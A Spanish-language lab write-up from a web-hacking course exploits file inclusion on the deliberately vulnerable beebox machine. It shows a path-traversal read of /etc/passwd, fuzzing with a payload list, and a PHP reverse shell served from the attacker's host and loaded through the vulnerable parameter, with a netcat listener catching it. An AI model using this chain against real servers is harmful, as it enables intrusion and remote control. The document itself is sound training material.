
¡Hola! Hoy vamos a realizar el primer ejercicio del módulo de Hacking de aplicaciones Web, trabajando sobre la máquina `beebox`. En este ejercicio realizaremos un `File inclusion`.

Herramientas usadas:

- **OWAS-ZAP Proxy**
- **Fuzz**
- **Scripting**

PRIMEROS PASOS


En primer lugar usaremos `OWAS-ZAP` como proxy para indexar las páginas web y poder realizar un análisis más detallado. La herramienta viene preinstalada en nuestro `kali linux` por lo tanto solamente tendriamos que abrirlo desde el gestor de aplicaciones y acto seguido configurar el `proxy` en nuestro navegador.



Acto seguido pasamos entrar a la web de nuestro máquina `bee-box`, en nuestro caso tendríamos la IP 10.0.2.5.

Como podemos ver en este `login` tenemos las credenciales ya dadas, en este caso `bee` de usuario y `bug` como contraseña. Dentro de la aplicación web podemos encontrar en el apartado `A7` el ejercicio de `Remote &`

`Local File Inclusion (RFI/LFI).`




EN LA APLICACIÓN WEB


Una vez dentro de la aplicación web podemos ver un selector de lenguajes, a simple vista parece algo simple.

Cuando seleccionamos un lenguaje, podemos ver que la URL de nuestra aplicación web cambia. Esto sería un vacío donde podriamos realizar nuestras técnicas de intrusión.

Observamos que dentro del link añade una particularidad, `?language=lang_en.php` donde podemos comenzar a intentar escalar privilegios usando `../../etc/passw` para subir entre carpetas dentro del servidor web y podriamos ver si nos devuelve el fichero sensible.




Si analizamos el código fuente de la aplicación web, podemos ver que nos ha devuelto el fichero completo con sus directorios y nombres de usuario



Esta información podemos usarla para aplicarle ténicas de `fuzzing` con `OWAS-ZAP`. Eso lo veremos en el siguiente paso.

USO DE LA APLICACIÓN

La aplicación que vamos a usar es `OWAS-ZAP` con técnicas de `fuzzing` cargando diccionarios, en este caso usaremos el diccionario del repositorio `AllPayloadThings` usando el fichero de `File Inclusion`



Una vez configurado el fichero que vamos a usar, lanzamos el fuzzer y analizaremos los datos hallados. Podemos observar en el `Fuzzed 7` un fichero `etc/apache2/` lo que podría hacernos ver una apertura de seguridad muy seria.

En nuestra máquina kali linux tenemos el repositorio de `webshells` con la cual podemos hacer una `shell` remota hacia nuestra máquina aprovechando la vulnerabilidad del servidor apache.

```
cd /usr/share/webshells/php
```

Usaremos el repositorio `php` ya que sabemos que el motor de la aplicacion web está en el lenguaje `php`. Dentro del directorio podremos encontrar diferentes tipos de webshell a usar. Nosotros cargaremos una `reverseshell`. En este caso tendremos que revisar el source code del fichero para configurar la dirección IP y puerto que usaremos.

```
nano php-reverse-shell.php
```

Una vez configurado nuestro archivo, tenemos que copiar en el directorio `/var/www/html`.

```
cp php-reverse-shell.php /var/www/html
```

Una vez configurado nuestro fichero a usar, podremos proceder a colocar nuestro enlace, previamente iniciando un servicio de apache2 y poniendo nuestra máquina a la escucha y cargaremos nuestra webshell desde el mismo link de la aplicación web.

```
service apache2 start
```

```
nc -lvnp 44044
```

Probaremos con cargar dentro del URL de la aplicación web nuestra `webshell`

`http://nuestraIPdelamáquina/php-reverse-shell.php`

Y cuando vayamos hacia nuestra `shell` podremos observar que hemos conectado una remote shell hacia nuestra máquina y estamos dentro de la máquina `beebox`.

```
whoami
```

Podemos observar que estamos en el directorio /home/root/ de `beebox`

Esto es un ejercicio con fines didácticos realizado para MasterD.